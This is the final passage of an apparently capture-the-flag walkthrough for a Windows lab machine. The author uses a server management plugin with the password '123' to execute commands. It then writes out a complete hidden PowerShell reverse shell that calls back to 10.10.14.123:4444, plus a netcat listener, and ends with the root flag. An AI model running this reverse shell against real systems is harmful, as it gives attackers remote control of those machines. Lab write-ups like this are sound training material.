





Now let's head towards `server settings` > `Management Tool`




The plugin is asking for a password `123`







Now we get a page where we can execute commands



Now let's upload a payload and get a shell.




```shell
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('10.10.14.123', 4444);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
```




Checking our netcat listener

```shell
rlwrap nc -nlvp 4444
```



Cool, we are in the DC

let's get our final root flag



Flag: **8f826f76eb871e0566058e6580760e8e**